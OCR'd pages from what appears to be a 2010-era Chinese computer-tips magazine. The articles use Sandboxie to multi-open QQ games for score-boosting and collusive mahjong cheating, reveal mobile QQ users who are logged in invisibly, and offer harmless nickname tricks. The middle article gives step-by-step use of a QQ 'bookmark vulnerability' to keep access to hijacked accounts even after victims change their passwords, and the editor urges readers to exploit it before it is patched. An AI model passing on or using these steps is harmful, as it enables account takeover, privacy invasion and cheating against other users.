


图5　成功刷分

其实“沙盘”技术还可以帮我们实现QQ游戏的作弊，其实也就是“双开”QQ游戏了。现在请出我们的主角“**Sandboxie**”，又名“沙盘多开任意软件”。

下载此软件并解压后会存在两个文件，一个是注册机，另一个是安装程序，如图1。

安装软件这一步在此跳过，需要提醒的是，我们要选择“中文”版本的“沙盘”。安装后，我们在菜单栏上可以看到有“沙盘”的字样，如图2。

这里主要是利用此软件双开QQ游戏（这里以QQ桌球为例），所以选择“**在沙盘中运行**”的下级选项“**任意程序**”，然后打开QQ游戏，如图3。

这个时候，虽然原先已经有一个QQ游戏的进程在运行，但我们还是调出了那个登入界面，成功地实现了双开目的。在网上很快的申请了一个QQ号，在登入界面输入账号和密码，成功进入游戏，如图4。

然后就是刷分了，QQ桌球刷分很简单：把球打散，用小号把黑球直接打入洞内就成功令大号得到了3分，如图5。

这个软件可不是仅仅只支持双开，大家看到图2中的“**创建新沙盘**”就应该明白了吧？现在我们开始“麻将之旅”，这个可是非常壮观的，想像一下打麻将的四个人，其实有三个都是一个人。这下不用一个寝室的人在一起干作弊的事情了吧？

不过游戏多了，需要一定时间才能适应。此软件也可以多开QQ，绕开腾讯对一台电脑登入QQ数量的限制。此软件既然是沙盘，也可以代替部分虚拟机的功能。比如怕中毒，可以在沙盘下打开一个未知的软件，我们也可以应用此软件来避免网马的侵袭。

我们创建一个IE浏览器的快捷方式，可不要直接用桌面上本来的那个创建哦。然后右键“快捷方式”调出其属性，在“目标”栏加入"**C:\Program Files\Sandboxie\Start.exe**"（包括引号），如图6。




图6　创建快捷方式

把这样打造出来的快捷方式放在桌面使用，就可以避免我们中网马了，因为我们此时的IE浏览器是处在沙盘模式的。这样还有一个好处，就是再也不用清除浏览器带来的垃圾文件了。

编辑点评： *沙盘技术虽说不是什么新技术了，但其应用却越来越广，从最开始的病毒防护领域，到了现在很多的“民用”领域。本文只是讲了沙盘的一个应用，其实还可以做很多事情，发挥你的想象力吧。*

2010年 3G QQ 继续玩酷

图 Freedom

从本文您可以学到：

1、如何查找手机QQ隐身

2、怎样利用书签漏洞保住QQ肉鸡

还记得去年的《3G QQ，我这样玩！》吗？好多读者找到我，问我还有什么好玩的，我这不又为大家搞出了点花招，请继续学习。

一、手机QQ隐身，我也能找到你！

以前杂志上曾经出现过查看隐身好友的方法，不过所有的方法都差不多，只能查看电脑隐身用户，用的就是发送宠物炫。但手机QQ用户即使不隐身，你也不能给他发送。OK，进入正题。






图1　隐身登录


首先我用小号登录3GQQ，如图1，选择隐身登录。

登录之后进入家园，如图2。

接下来登录另一个QQ，进入家园中的好友列表，如图3。


图 2　进入家园


图 3　找到隐身好友


图 4　确认正确


看到FREDOM在线了吗？打开他的家园，如图4。


怎么样？结合以前的方法，那么隐身功能就成了虚设。无论你是电脑隐身还是手机隐身，都在我面前没用了。


二、QQ 肉鸡，你跑不了！


自本人发布了那个“书签漏洞”之后，TX 做了一点修补，不过又出现了洞中洞。**前提条件，你用3GQQ 登录过肉鸡 QQ，并且保存了书签。**好了，看演示。

首先，我对小号进行密码修改，如图5。


图 5　密码修改


图 6　号码异常


图 7　心情修改成功


图 8　留言成功

然后打开那个之前保存的书签，如图6。是不是提示出现错误了？还记得上次是利用除了“登录QQ”外的任意选项吗？现在来了个逆转，**只能点击“去我的家园”。**

进入家园后QQ是离线的，但是家园的所有功能都是可以用的。接下来我把心情改掉，如图7。

然后随便到一个好友的家园踩踩，也是成功的，如图8。

这样，就算肉鸡改无数次密码也无济于事了。**最后提醒，书签及时更新，否则失效后你就哭吧。**

编辑点评：不难看出，问题都出在QQ家园上。QQ就是这样，家业太大，各部分难以配合，出个小漏洞太正常了。大伙抓紧这个机会哦，没抓住也不要紧，TX嘛，漏洞总会有的。

QQ 昵称中的大文章

文/郝安山（freedom）

从本文您可以学到：


设置特殊 QQ 昵称的几种方法

QQ 昵称中的技巧一直被大家忽视，趁着假期，我研究了一下其中的门道，收获不少。OK，大家玩酷，从名字开始吧。

一、设置超长 QQ 昵称


记得几年前像“卖女孩的小火”这样的昵称还是屡见不鲜，原因很简单，字数的限制是6个汉字以内。普遍的破解方法就是代码方法，所谓的代码就是特殊的字符，起到字节虽小，可占空间不小的作用。这里提供一个本人喜欢的下划线代码（代码以 WORD 文本形式放在光盘之中），介绍一下代码的使用方法。

首先打开 WORD，复制出现的下划线，如图1。



图 1　下划线

另外，许多的代码是什么也看不到的，你看到的只是一个空白页面，其实里面存在代码。首先 **Ctrl+A**，进行选择，然后 **Ctrl+C**，进行复制。

接下来回到QQ，打开我的资料进行昵称修改，粘贴就行了。这里的下划线我空出了一个汉字的字节，大家可以随意调整，如图2。


图 2　修改昵称

最后我们看看效果，如图3。

